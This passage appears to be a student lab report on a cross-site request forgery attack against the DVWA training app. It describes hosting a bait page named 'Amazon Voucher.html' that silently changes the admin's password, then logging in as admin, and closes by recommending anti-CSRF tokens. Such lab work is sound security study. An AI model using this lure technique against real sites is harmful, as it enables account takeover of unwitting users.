drwx----- 17 kali kali 4096 Sep 16 13:11 ..
-rw-r--r--  1 kali kali  616 Sep 15 18:05 'Amazon Voucher.html'
drwxr-xr-x  3 kali kali 4096 Sep  7 10:09 Burp
drwxr-xr-x  2 kali kali 4096 Sep 14 17:03 'Mr. Robot'

(kali@kali)-[~/Desktop]
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Open the local server on the Browser by typing the IP address of the server in URL.



Directory listing for /


- [Amazon Voucher.html](#)
- [Burp/](#)
- [Mr. Robot/](#)

The victim opens the malicious webpage called 'Amazon Voucher.html', named for baiting.

A forged HTTP Request with admin user's session cookie ID with changed parameters made by the attacker has been sent to the DVWA web application. This process is executed in the background without the victim noticing.

This attack was possible since there was no 2FA and the web application was authenticating via Cookies which can be forged.


The below picture is the malicious webpage from the perspective of the victim.



Amazon Voucher

Get Amazon Voucher worth Rupees 5000

The admin user wants to Logout




The admin user is logged out from the web application.


The admin again wants to login with his changed credentials.

Username: admin

Password: dlithe //6 characters




Logging in with username 'admin' and password 'dlithe' is failed.




The attacker logs in with the forged credentials.

Username: admin

Password: csrf //4 characters



The attacker has successfully logged into the account of the admin with the forged credentials.



Analysis

The CSRF test report reveals the findings of a comprehensive security assessment on the web application. It identifies several potential vulnerabilities that could be exploited by attackers to perform unauthorized actions on behalf of authenticated users. The report highlights the importance of implementing protective measures such as anti-CSRF tokens to mitigate these risks and prevent malicious exploitation. It also underscores the critical role of ongoing security testing and awareness to maintain the application's resilience against CSRF attacks.

Conclusion

In conclusion, the CSRF test report underscores the critical importance of web application security in safeguarding user data and system integrity. The findings have revealed potential vulnerabilities that, if left unaddressed, could expose the application to CSRF attacks, leading to unauthorized actions and potential data breaches. It is imperative that the development and security teams prioritize the implementation of robust countermeasures, such as anti-CSRF tokens, to mitigate these risks effectively. Furthermore, ongoing vigilance and regular security assessments are essential to ensure the continued protection of the application and its users against CSRF threats.